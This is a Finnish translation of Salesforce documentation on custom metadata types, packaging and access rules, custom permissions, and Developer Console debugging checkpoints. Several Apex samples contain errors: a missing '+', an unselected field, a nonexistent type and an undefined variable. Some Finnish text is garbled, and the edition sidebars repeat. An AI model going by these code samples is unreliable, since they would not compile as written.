Käytä SOQL-kieltä mukautettujen metadatatyyppiesi käyttämiseksi ja niiden tietueiden API-nimien noutamiseksi. DML-operaatioita ei voi suorittaa mukautetulle metadatalle Apexissa, Partner API:ssa tai Enterprise API:ssa.

Lisätietoja sObject-objektista *Custom Metadata Type__mdt* on *Object Reference for Salesforce and Force.com* -viiteoppaan osiossa [Custom Metadata Type__mdt](#).

Seuraava esimerkki esittelee Apex-muuttujan *custMeta*, jonka mukautettu metadatatyyppi on *MyCustomMetadataType__mdt*, joka on nimitilassasi seuraavasti.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional-, Enterprise-, Performance-, Unlimited-, Developer-** ja **Database.com**-versioissa

Professional Edition
-organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

```
MyCustomMetadataType__mdt custMeta;
```

Esittele *custMeta*-muuttuja mukautetulle metadatatyypille *TheirCustomMetadataType__mdt*, joka ei ole nimitilassasi, mutta on nimitilassa *their_ns*.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

Alla on esimerkki yksinkertaisesti kyselystä, joka palauttaa vakiomuotoisia ja mukautettuja kenttiä mukautetun metadatatyyppin *Threat_Tier_Mapping* kaikista tietueista ja käyttää joitakin näistä kentistä.

```
Threat_Tier_Mapping__mdt[] threatMappings = [SELECT MasterLabel, QualifiedApiName,
Field_Mapping__c ,Minimum_Support_Level__c FROM Threat_Tier_Mapping__mdt];

for (Threat_Tier_Mapping__mdt threatMapping : threatMappings) {
    System.debug(threatMapping.MasterLabel + ': ' +
        threatMapping.Field_Mapping__c + ' from ' +
        threatMapping.Team_Building_to_SFA_Field_Mapping__c + ' to '
        threatMapping.Minimum_Support_Level__c);
}
```

Jos haluat tarjota entiteetin, jonka muoto on *Schema.SObjectDescribeResult* eikä SOQL, laita Apex-luokka *vacations.ThreatTierMappingDescribeResult* enkapsuloimaan metadatatyyppistä *vacations__ThreatTierMappingDescribeResult__mdt* haetut tiedot. Luo sitten luokka *vacations.Vacations* tällaisilla metodeilla:

```
vacations.ThreatTierMappingDescribeResult describeThreatTierMappings(String qualifiedApiName)
{
    Threat_Tier_Mapping__mdt threatMapping = [SELECT <fields> FROM Threat_Tier_Mapping__mdt
WHERE QualifiedApiName = :qualifiedApiName];
    return new ThreatTierMappingDescribeResult(<fieldValues>);
}
```

Yllä olevassa esimerkissä *<fields>* viittaa *describe*-metodiin sisällytettäviin kenttiin ja *<fieldValues>* viittaa niiden arvoihin.

Seuraava esimerkki käyttää metadatasuhdetta, joka viittaa toiseen metadatatyyppiin `Team_Building_to_SFA_Field_Mapping__mdt` tehdäkseen yksinkertaisen oikean ulomman liitoksen.

```
ThreatTierMapping threatMapping =
    [SELECT MasterLabel, Team_Building_to_SFA_Field_Mapping__r.MasterLabel FROM
    Threat_Tier_Mapping__mdt WHERE QualifiedApiName='Easy_Vacations'];

System.debug(threatMapping.MasterLabel + ' is part of ' +
Team_Building_to_SFA_Field_Mapping__r.MasterLabel);
```

Seuraava esimerkki näyttää vasemman ulomman liitoksen, jonka aloituspiste on `EntityDefinition`. Tämä kysely käyttää suhdekenttää `Team_Building_Object__c` metadatatyyppissä `Team_Building_to_SFA_Field_Mapping__mdt`. Tämän suhdekentän alitason suhteen nimi on `Field_Mappings_From`.

```
for (EntityDefinition entity : allObjects) {
    System.debug('Processing mappings for: ' + entity.QualifiedApiName);
    for (Team_Building_to_SFA_Field_Mapping__mdt fieldMapping : entity.FieldMappingsFrom__r)
    {
        System.debug(' Field ' + fieldMapping.Team_Building_Field__c +
            ' has mapping ' + fieldMapping.QualifiedApiName);
    }
}
```

Mukautettujen metadatatyyppien ja -tietueiden pakkaaminen

Voit pakata mukautettuja metadatatyyppiejä ja -tietueita ei-hallittaviin paketteihin, hallittaviin paketteihin ja hallittavien pakettien lisäosiin. Pakettisi voidaan asentaa Professional Edition-, Developer Edition-, Enterprise Edition-, Performance Edition-, Unlimited Edition- ja Database.com Edition -versioihin.

Voit lisätä mukautettuja metadatatyyppiejä ja -tietueita paketteihin Force.com-käyttöliittymästä. Kirjoita Määritykset-valikon *Pikahaku*-kenttään *Paketit*, valitse **Paketit**, napsauta pakettisi nimeä ja napsauta sitten **Lisää**.

Mukautettujen metadatatyyppien lisääminen:

1. Valitse komponentin tyyppi **Mukautettu metadatatyyppi**.
2. Valitse mukautettu metadatatyyppi, jonka haluat lisätä pakettiin.
3. Napsauta **Lisää pakettiin**.

Mukautettujen metadatatietueiden lisääminen:

1. Valitse mukautetun metadatatyyppin otsikko käytettävissä olevista komponenteista — esimerkiksi `Threat Tier`, tai jos tyyppi on lisäosapaketista, `Threat Tier [vacations]`.
2. Valitse tietueet, jotka haluat lisätä.
3. Napsauta **Lisää pakettiin**.

Jos lisäät tietueen pakettiin, myös sen tyyppi lisätään automaattisesti.

Lisätietoja pakkaamisesta ja asentamisesta on *ISVforce Guide* -oppaassa.



Note: Et voi poistaa mukautetun metadatatyyppin sisältävän paketin asennusta, jos olet luonut tietueita kyseisellä metadatatyyppillä.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

Voit myös lisätä pakettiin mukautettuja metadatatyypppejä ja -tietueita muiden pakattavissa olevien metadatakomponenttien tavoin määrittämällä paketin koko nimen `package.xml`-tiedostoon. Tässä esimerkissä määritämme paketin tässä Relaxation Gauntlet -yhtiön `package.xml`-tiedoston osassa.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
  <fullName>Relaxation Gauntlet</fullName>
  ...
```

Käyttöoikeussäännöt mukautettuja metadatatyypppejä ja -tietueita pakattaessa

Kun kehität hallittavan paketin, joka sisältää tai lukee mukautettuja metadatatyypppejä ja -tietueita, ota käyttöoikeussäännöt huomioon.

Pakkaamisen käyttöoikeussäännöt määrittävät, mitkä organisaatiot voivat lukea, päivittää tai poistaa mukautettuja metadatatietueita. Mukautetut metadatatypit ovat oletetusti julkisia.

- Paketin kehittävä organisaation pääkäyttäjä voi luoda omaan pakettiin mukautetun metadatatietueen riippumatta sen vastaavan tyyppin sijainnista. Jos hän lisää pakettiin uuden tietueen, se otetaan käyttöön tilaajaorganisaatiossa.
- Kukaan ei voi luoda mukautettua metadatatyyppiä asennettuun hallittavaan pakettiin Metadata API:n avulla. Voit kuitenkin luoda pakkaamattoman tietueen Metadata API -kutsulla, myös hallittavasta koodista. Hallittava asennettu koodi tarvitsee määritetyn etäservisoasetuksen suorittaakseen kaikki kutsut.
- Jos mukautetun metadatatyyppin kenttä on *päivitettävissä*, tietueen luoja voi muuttaa tietueen kenttäärvä omassa organisaatiossaan tai ladata paketista uuden version palvelimelle, vaikka toinen organisaatio olisikin luonut tyyppin. Jos tietue kuuluu hallittavaan pakettiin, sen muutokset kopioidaan tilaajaorganisaatioon, kun hän päivittää uuteen versioon.
- Jos kenttä on *tilaajan ohjaama*, tietueen luoja ja tilaaja voivat molemmat muuttaa arvoa omissa organisaatioissaan. Jos tietue kuuluu hallittavaan pakettiin, uusi kenttäärvä kopioidaan vain uusille paketin tilaajille. Nykyiset tilaajat, jotka päivittävät paketin uusimpaan versioon, eivät saa uutta kenttäärvä.
- Voit poistaa *suojattuja*, hallittavia julkaistuja tietueita organisaatiossa, jossa ne luotiin, vaikka niitä vastaava tyyppi olisikin luotu toisessa organisaatiossa. Kun tilaajat päivittävät, tietueet poistetaan tilaajaorganisaatiosta. Et voi koskaan poistaa *julkisia*, hallittavia julkaistuja tietueita.
- Apex-koodisi SOQL-kyselyt voivat tarkastella mukautettuja metadatatietueita vain, jos vain yksi seuraavista ehdoista on tosi.
 - Tietueet ovat julkisia.
 - Apex-koodisi on samassa paketissa kuin mukautettu metadatatyyppi.
 - Apex-koodisi on samassa paketissa kuin tietue.
- Metadata API -callout-kutsut käyttäytyvät kuin ne suoritettaisiin tilaajaorganisaation koodilla. Tästä johtuen callout-kutsu voi tarkastella ja muuttaa kaikkia tilaajaorganisaation luomia tietueita, vaikka se voi tarkastella tai muuttaa vain asennettujen hallittavien pakettien julkisia tietueita. Määritä etäservisoasetus tilaajan Metadata API -päätepiesteeseen käyttäaksesi Metadata API:a tilaajan organisaatiossa.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

Mukautettujen metadatatyyppien paketeissa huomioitavia asioita

Ota huomioon mukautettuja metadatatyyppijä sisältäviä paketteja koskevat käytännöt.

Kun olet ladannut palvelimelle hallittavan/julkaistun paketin, joka sisältää mukautetun metadatatyyppiä, et voi:

- lisätä pakollisia kenttiä mukautettuun metadatatyyppiin.
- muuttaa valinnaisia kenttiä pakollisiksi.
- poistaa mukautettuja kenttiä, jotka on ladattu palvelimelle paketin versiossa. Jos lisäät mukautetun kentän palvelimelle lataamisen jälkeen, voit poistaa sen, kunnes lataat uuden hallittavan/julkaistun version.
- poistaa pakettiin sisältyviä julkisia mukautettuja metadatatietueita.
- muuttaa julkista mukautettua metadatatietuetta tai -tyyppiä suojatuksi. Voit kuitenkin muuttaa suojatut tietueet ja tyypit julkisiksi.
- muuttaa paketin minkään mukautetun kentän hallittavuutta.
- kysellä suojattuja mukautettuja metadatatyyppijä tai -tietueita asennetusta paketista kirjoittamalla Apex-koodilla. Voit kuitenkin voivot suorittaa pakatun Apex-koodin, joka kyselee suojattuja mukautettuja metadatatyyppijä tai -tietueita samasta paketista. Nämä kyselyt palauttavat suojatut tietueet.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

Mukautettujen metadatatyyppien ja -tietueiden käyttöönotto tuotanto-organisaatioihin muutosjoukoilla

Käytä muutosjoukkoja ottaaksesi mukautettuja metadatatyyppijä ja -tietueita käyttöön sandboxista toiseen organisaatioon. Tavallisesti otat muutosjoukon käyttöön tuotanto-organisaatioon.

Voit lisätä mukautettuja metadatatyyppijä ja -tietueita muutosjoukoihin Force.com-käyttöliittymästä. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Lähtevät muutosjoukot*, valitse **Lähtevät muutosjoukot**, napsauta muutosjoukkosi nimeä ja napsauta sitten **Lisää**.

Mukautettujen metadatatyyppien lisääminen:

1. Valitse komponentin tyyppiksi **Mukautettu metadatatyyppi**.
2. Valitse mukautettu metadatatyyppi, jonka haluat lisätä lähtevään muutosjoukkoosi.
3. Napsauta **Lisää muutosjoukkoon**.
4. Jos haluat nähdä riippuvaiset komponentit, kuten mukautetun kentän tai sivuasetteluun, napsauta **Tarkastele/lisää riippuvuuksia**.
5. Valitse riippuvaiset komponentit, jotka haluat lisätä.
6. Napsauta **Lisää muutosjoukkoon**.

Mukautettujen metadatatietueiden lisääminen:

1. Valitse käytettävissä olevista komponenttityypeistä mukautetun metadatatyyppin otsikko, esimerkiksi **Threat Tier**. Jos tyyppi on lisäosapaketista, käytä muotoa **Threat Tier [vacations]**.
2. Valitse tietueet, jotka haluat lisätä.
3. Napsauta **Lisää muutosjoukkoon**.

Jos lisäät tietueen muutosjoukkoon, sen tyyppi sisällytetään sidonnaisten komponenttien luetteloon. Tietuetta itsessään ei lisätä muutosjoukkoon.

Lisätietoja muutosjoukkojen käyttöönotosta on [Development Lifecycle Guide](#) -oppaassa.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

Mukautetut käyttöoikeudet

Mukautetut käyttöoikeudet

Käytä mukautettuja käyttöoikeuksia myöntääksesi käyttäjille pääsyn mukautettuihin prosesseihin tai sovelluksiin.

Monet Salesforce-ominaisuudet vaativat käyttöoikeustarkistuksia määrittääkseen käyttäjät, jotka voivat käyttää tiettyjä toimintoja. Käyttöoikeusjoukkojen ja profiilien asetukset sisältävät sisäänrakennettuja käyttöoikeusasetuksia useille yksiköille, kuten objektit, kentät, välilehdet ja Visualforce-sivut. Käyttöoikeusjoukot ja profiilit eivät kuitenkaan sisällä käyttöoikeuksia joihinkin mukautettuihin prosesseihin ja sovelluksiin. Esimerkiksi loma-aikojen hallintasovellus saattaa vaatia, että kaikki käyttäjät pystyvät lähettämään lomapyyntöjä, mutta vain pieni osa käyttäjistä voi hyväksyä niitä. Tällaisessa tilanteessa voit käyttää mukautettuja käyttöoikeuksia.

Mukautettujen käyttöoikeuksien avulla voit määrittää käyttöoikeustarkistukset, jotka voidaan kohdistaa käyttäjille käyttöoikeusjoukkojen tai profiilien kautta käyttäjäoikeuksien ja muiden käyttöoikeusasetusten mukaisesti. Voit esimerkiksi laatia Apexissa käyttöoikeustarkistuksen, joka näyttää Visualforce-sivulla painikkeen vain, jos käyttäjällä on asianmukainen mukautettu käyttöoikeus.

Voit kysellä mukautettuja käyttöoikeuksia seuraavin tavoin.

- Käytä Salesforce Object Query Language (SOQL) -kieltä ja sObject-objekteja SetupEntityAccess ja CustomPermission määrittääksesi käyttäjät, joilla on pääsy tiettyyn mukautettuun käyttöoikeuteen.
- Jos haluat tarkastaa mitkä mukautetut käyttöoikeudet käyttäjillä on, kun he todentavat itsensä yhdistetyssä sovelluksessa, viittaa käyttäjän Identiteetti-URL-osoitteeseen, jonka Salesforce tarjoaa käyttöoikeusvaltuuden yhteydessä yhdistetylle sovellukselle.

KATSO MYÖS:

[Mukautettujen käyttöoikeuksien luominen](#)

[Pakollisten mukautettujen käyttöoikeuksien lisääminen tai poistaminen](#)

[Tunnus-URL-osoitteet](#)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Group Edition-**, **Professional Edition-**, **Enterprise Edition-**, **Performance Edition-**, **Unlimited Edition-** ja **Developer Edition** -versioissa

Group Edition- ja Professional Edition -organisaatioissa et voi luoda tai muokata mukautettuja käyttöoikeuksia, mutta voit asentaa niitä osana hallittavaa pakettia.

Mukautettujen käyttöoikeuksien luominen

Luo mukautettuja käyttöoikeuksia myöntääksesi käyttäjille pääsyn mukautettuihin prosesseihin tai sovelluksiin.

1. Kirjoita Määrittelyt-valikon `Pikahaku`-kenttään *Mukautetut käyttöoikeudet* ja valitse **Mukautetut käyttöoikeudet**.
2. Valitse **Uusi**.
3. Syötä käyttöoikeuden tiedot:
 - `Otsikko` — Käyttöoikeuden otsikko, joka näytetään käyttöoikeusjoukoissa
 - `Nimi` — API:n ja hallittavien pakettien käyttämä yksilöllinen nimi.
 - `Kuvaus` — (Valinnainen) Kuvaus, joka selittää mihin toimintoon käyttöoikeus sallii pääsyn, esimerkiksi "Lomapyyntöjen hyväksyminen".
 - `Yhdistetty sovellus` — (Valinnainen) Käyttöoikeuteen liittyvä yhdistetty sovellus
4. Napsauta **Tallenna**.

KATSO MYÖS:

[Mukautetut käyttöoikeudet](#)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Group Edition- ja Professional Edition -organisaatioissa et voi luoda tai muokata mukautettuja käyttöoikeuksia, mutta voit asentaa niitä osana hallittavaa pakettia.

KÄYTTJÄOIKEUDET

Mukautettujen käyttöoikeuksien luominen:

- Mukautettujen käyttöoikeuksien hallintaoikeus

Mukautettujen käyttöoikeuksien muokkaaminen

Muokkaa mukautettuja käyttöoikeuksia, jotka myöntävät käyttäjille pääsyn mukautettuihin prosesseihin tai sovelluksiin.

1. Kirjoita Määrittelyset-valikon `Pikahaku`-kenttään *Mukautetut käyttöoikeudet* ja valitse **Mukautetut käyttöoikeudet**.
2. Napsauta muutettavan käyttöoikeuden vierestä **Muokkaa**.
3. Muokkaa käyttöoikeuden tietoja tarvittaessa.
 - `Otsikko` — Käyttöoikeuden otsikko, joka näytetään käyttöoikeusjoukoissa
 - `Nimi` — API:n ja hallittavien pakettien käyttämä yksilöllinen nimi.
 - `Kuvaus` — (Valinnainen) Kuvaus, joka selittää mihin toimintoon käyttöoikeus sallii pääsyn, esimerkiksi "Lomapyyntöjen hyväksyminen".
 - `Yhdistetty sovellus` — (Valinnainen) Käyttöoikeuteen liittyvä yhdistetty sovellus
4. Napsauta **Tallenna**.

KATSO MYÖS:

[Mukautetut käyttöoikeudet](#)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Group Edition- ja Professional Edition -organisaatioissa et voi luoda tai muokata mukautettuja käyttöoikeuksia, mutta voit asentaa niitä osana hallittavaa pakettia.

KÄYTTJÄOIKEUDET

Mukautettujen käyttöoikeuksien muokkaaminen:

- Mukautettujen käyttöoikeuksien hallintaoikeus

Pakollisten mukautettujen käyttöoikeuksien lisääminen tai poistaminen

Pakollinen mukautettu käyttöoikeus on mukautettu käyttöoikeus, jonka täytyy olla käytössä, kun sen ylätason mukautettu käyttöoikeus on käytössä. Jos sinulla olisi esimerkiksi mukautettu "Hyväksy lomapyyntöjä" -käyttöoikeus, voit määrittää, että se vaatii mukautetun "Lähetä lomapyyntöjä" -käyttöoikeuden.

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Mukautetut käyttöoikeudet* ja valitse **Mukautetut käyttöoikeudet**.
2. Luo uusi käyttöoikeus tai valitse olemassa oleva käyttöoikeus.
3. Napsauta Pakolliset mukautetut käyttöoikeudet -viiteluettelosta **Muokkaa**.
4. Valitse Käytettävissä olevat mukautetut käyttöoikeudet -luetteloon lisättävät mukautetut käyttöoikeudet ja napsauta **Lisää** tai valitse Pakolliset mukautetut käyttöoikeudet -luettelosta poistettavat mukautetut käyttöoikeudet ja napsauta **Poista**.
5. Napsauta **Tallenna**.

KATSO MYÖS:

[Mukautetut käyttöoikeudet](#)

Virheenkorjaus

Koodin virheenkorjaus

Tämä osio sisältää tietoja kirjoittamasi koodin virheenkorjauksesta.

- [Tarkastuspisteet-välilehti](#)
- [Tarkastuspisteiden tarkastusohjelma](#)
- [Lokit-välilehti](#)
- [Lokien tarkastusohjelma](#)
- [Esimerkkejä lokin tarkastusohjelman käyttämisestä](#)
- [Virheenkorjauslokien käyttäminen](#)

Virheenkorjaus Developer-konsolin avulla

Tarkastuspisteet-välilehti

Checkpoints (Tarkastuspisteet) -välilehdessä näytetään luettelo tallennetuista tarkastuspisteistä, jotka säilyttävät muistissa tilannekatsausta objektien tilasta tarkastuspisteen saavuttamisen hetkellä.

Checkpoints				Checkpoint Locations		
Namespace	Class	Line	Date	File	Line	Iteration
none	PermsetAssignmentController	8	04/10 08:06:19	PermsetAssignmentController	40	1
none	PermsetAssignmentController	40	04/10 08:06:20	PermissionAssignmentControllerTest	4	1
				PermsetAssignmentController	8	1
				UserResultTest	4	1

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Group Edition- ja Professional Edition -organisaatioissa et voi luoda tai muokata mukautettuja käyttöoikeuksia, mutta voit asentaa niitä osana hallittavaa pakettia.

KÄYTTÄJOIKEUDET

Pakollisten mukautettujen käyttöoikeuksien lisääminen tai poistaminen:

- Mukautettujen käyttöoikeuksien hallintaoikeus

Tarkastuspisteet

Tässä luettelossa näytetään tällä hetkellä tarkastettavat tarkastuspisteet. Valitse **Debug (Virheenkorjaus) > My Current Checkpoints Only (Vain omat nykyiset tarkastuspisteet)** nähdäksesi vain tarkastuspisteet, jotka olet luonut Developer-konsolin avaamisen jälkeen. Poista tämä valinta nähdäksesi kaikki organisaatiollesi tallennetut tarkastuspisteet, mukaan lukien muiden käyttäjien juuri luomat tarkastuspisteet.

Jokainen luettelon tarkastuspiste näyttää nämä tiedot:

Sarake	Kuvaus
Nimitila	Tarkastuspisteen sisältävän paketin nimitila.
Luokka	Tarkastuspisteen sisältävä Apex-luokka.
Rivi	Tarkastuspisteellä merkityn rivin numero.
Aika	Tarkastuspisteen saavuttamisen aika.

Napsauta hiiren oikealla painikkeella mitä tahansa sarakeotsikkoa. Voit myös valita Tarkastuspisteet-luettelossa näytettävät sarakkeet.

Avaa tarkastuspiste kaksoisnapsauttamalla sitä. Tarkastuspiste avautuu [tarkastuspisteiden tarkastusohjelmassa](#).

Tarkastuspisteiden sijainnit

Tämä luettelo sisältää kunkin tarkastuspisteen sijainnin lähdekoodissa. Jokainen luettelon kohta näyttää nämä tiedot:

Sarake	Kuvaus
Tiedosto	Tarkastuspisteen sisältävän Apex-luokan nimi.
Rivi	Tarkastuspisteellä merkityn rivin numero.
Iterointi	Jos tarkastuspiste on luopissa, tämä arvo osoittaa iteroinnin, jossa tarkastuspiste kaapataan.

Iterointi on oletusarvoisesti 1, mikä tarkoittaa, että tarkastuspiste tallennetaan ensimmäisen kerran, kun lähdekoodin rivi suoritetaan. Voit käyttää toista iterointia, jos esimerkiksi haluat tutkia, miksi silmukka ei pääty odotetulla hetkellä. Muuta iterointia napsauttamalla muutettavaa solua ja syöttämällä uuden numeron. Vain yksi tarkastuspiste kaapataan yhtä koodiriviä kohti riippumatta siitä, kuinka monta kertaa se suoritetaan pyynnön aikana.

Määritä tarkastuspisteiden sijainnit [lähdekoodin editorilla](#). Tarkastuspisteiden sijainnit säilytetään, kunnes napsautat **Clear** (Tyhjennä) tai suljet Developer-konsolin.

KATSO MYÖS:

[Tarkastuspisteiden tarkastusohjelma](#)

[Tarkastuspisteiden asettaminen Apex-koodiin](#)

[Apex-koodin ja SOQL-lausuntojen kerrostaminen](#)

[Developer Console -konsolin toiminnot](#)

Tarkastuspisteiden asettaminen Apex-koodiin

Käytä Developer-konsolin tarkastuspisteitä korjatakseksi Apex-luokkiesi ja -käynnistimiesi virheitä. Et voi asettaa tarkastuspisteitä Visualforce-merkintään.



Tärkeää: Apex-lokitason täytyy olla **Finer** (Hienompi) tai **Finest** (Hienoin) tarkastuspisteiden käyttämiseksi. Lisätietoja on kohdassa [Kirjaamistasojen määrittäminen](#).

Uuden tarkastuspisteen asettaminen:

1. Avaa Apex-luokka tai -käynnistin lähdekoodin editorissa.
2. Napsauta vasenta marginaalia sen rivin vierestä, johon haluat asettaa tarkastuspisteen. Samaan aikaan voi olla käytössä enintään viisi tarkastuspistettä.

Tarkastuspisteen tulokset kaapataan vain kerran riippumatta siitä, montako kertaa koodirivi suoritetaan. Tarkastuspisteen tulokset kaapataan oletusarvoisesti juuri ennen kun koodirivi suoritetaan ensimmäistä kertaa. Voit muuttaa kaappauksen iteraatiota Checkpoints (Tarkastuspisteet) -välilehden Checkpoint Locations (Tarkastuspisteiden sijainnit) -luettelosta. Voit myös kerrostaa Apex-koodia ja SOQL-lausekkeita, joita suoritetaan koodin tarkastuspisteissä.

3. Suorita koodi Developer-konsolin ollessa avoinna.
4. Katso tarkastuspisteesi ja tuloksesi Checkpoints (Tarkastuspisteet) -välilehdestä.

Tarkastuspisteet säilytetään, kunnes napsautat **Debug (Virheenkorjaus) > Clear Checkpoint Locations (Tyhjennä tarkastuspisteiden sijainnit)**.



Note: Jos asetat tarkastuspisteen metodiin, jossa on [@future-huomautus](#), sinun täytyy pitää Developer-konsoli auki, kunnes `@future`-metodi on suoritettu ei-synkronoidusti.

KATSO MYÖS:

[Lokien tarkastusohjelma](#)

[Apex-koodin ja SOQL-lausuntojen kerrostaminen](#)

[Tarkastuspisteet-välilehti](#)

[Tarkastuspisteiden tarkastusohjelma](#)


Apex-koodin ja SOQL-lausuntojen kerrostaminen

Käytä Developer-konsolia kerrostaaksesi Apex-koodin tarkastuspisteissä suoritettavaa diagnostiikkaa muokkaamatta koodia.

Lisätietoja on kohdassa [Tarkastuspisteiden asettaminen Apex-koodiin](#).

Kun korjaat suorituksen aikana ilmenneitä ongelmia, saatat haluta tietää muuttujan tai tietokannan tilan. Haluat myös ehkä luoda tietyn tilanteen, jossa testata koodiasi. Developer-konsoli sallii sinun kerrostaa Apex-koodia ja SOQL-lausekkeita, joita suoritetaan koodin tarkastuspisteissä.

1. Aseta tarkastuspisteet, suorita koodisi ja siirry **Checkpoints** (Tarkastuspisteet) -välilehteen.
2. Valitse tarkastuspiste ja napsauta **Edit Properties** (Muokkaa ominaisuuksia).
3. Valitse **SOQL** tai **Apex Code** (Apex-koodi). Jos haluat suorittaa diagnostiikkakoodia luomatta kekovarastoa tarkastuspisteessä, poista valinta **Dump Heap** (Kekovarasto).



4. Syötä SOQL- tai Apex-koodia **Action Script** (Komentosarja) -kenttään ja napsauta **OK**.

 **Note:** Et voi viitata paikallisiin objekteihin, koska anonymi lohko on uusi pinokehys. Viittaa staattisiin objekteihin tai luo uusia objekteja. Et voi myöskään sitoa muuttujia SOQL-kyselyihin, joita käytetään asetteluissa.

Kerrostetun koodin tulokset näytetään erillisessä **Query Results** (Kyselyn tulokset)- tai **Apex Execution Results** (Apex-suorituksen tulokset) -välilehdessä tarkastuspisteiden tarkasteluohjelmassa. Lisätietoja kyselyn tuloksien selaamisesta on kohdassa [Developer Console -konsolin kyselyeditori](#).

 **Note:** **Apex Execution Results** (Apex-suorituksen tulokset) -välilehdessä arvo -1 osoittaa, että kenttää ei voi käyttää.

KATSO MYÖS:

[Tarkastuspisteiden asettaminen Apex-koodiin](#)

[Tarkastuspisteet-välilehti](#)

[Tarkastuspisteiden tarkastusohjelma](#)

Tarkastuspisteiden tarkastusohjelma

Käytä tarkastuspisteitä tutkiaksesi muistissa olevia objekteja suorituksen tietyltä hetkeltä ja nähdäksesi muut niihin viittaavat objektit.

Siirry Checkpoints (Tarkastuspisteet) -välilehteen ja kaksoisnapsauta tarkastuspistettä nähdäksesi tulokset tarkastuspisteiden tarkastusohjelmassa. Tarkastuspisteiden tarkastusohjelma tarjoaa enemmän tietoja muuttujista kuin lokien tarkastusohjelma, mukaan lukien kokoelmien yksittäisiä kohteita.

Tarkastuspisteiden tarkastusohjelma sisältää kaksi välilehteä:

- Heap (Keko) -välilehti näyttää kaikki muistissa olevat objektit siltä hetkeltä, kun tarkastuspisteen koodirivi suoritettiin. Kohteet luetteloidaan ja ryhmitetään tietotyypeittäin.

FilterOptions x PermsertAssignmentController x PermissionAssignmentControllerTest x PermsertAssignmentController:8@04/10 08:06:19 x

Heap

Symbols


Types			Instances		State		
Type	Count	Total Size	Address	Size	Field	Value	
FilterOptions	1	20	0x44a17a41	20	filterOn_Email	true	
PermsertAssignmentC...	1	12			filterOn_FirstName	true	
String	1	0			filterOn_LastName	true	
					searchFilter	0x1d60443d	

References

Search

Inbound References			Referencing Instances	
Field	Type		Address	Size
accessibleFields	DynamicObjectHandler		0x2ba10de0	12

- Types (Tyypit) -sarake on luettelo kaikista muistissa olevista objektiesiintymistä tarkastuspisteen hetkeltä. Luettelossa näytetään myös objektiesiintymien lukumäärä ja kulutetun muistin määrä tavuina. Napsauta kohdetta nähdäksesi luettelon kyseisistä objekteista Instances (Esiintymät) -sarakeessa. Luettelossa näkyy myös objektien osoite keossa ja kulutettu muisti. Napsauta esiintymää nähdäksesi kyseiseen objektiin parhaillaan asetetut muuttujat State (Tila) -sarakeessa.
- References (Viitteet) -välilehti tarjoaa kaksi luetteloa esittääkseen muistissa olevien symbolien suhteita. Käytä Inbound References (Saapuvat viitteet) -luetteloa etsiäksesi symboleita, joissa voi olla viitteitä tietyn tyyppisiin objekteihin. Käytä Referencing Instances (Viittaavat esiintymät) -luetteloa etsiäksesi esiintymiä, joissa on viitteitä symboliin. Kaksoisnapsauta löytääksesi esiintymän muusta kekoaraston osasta.
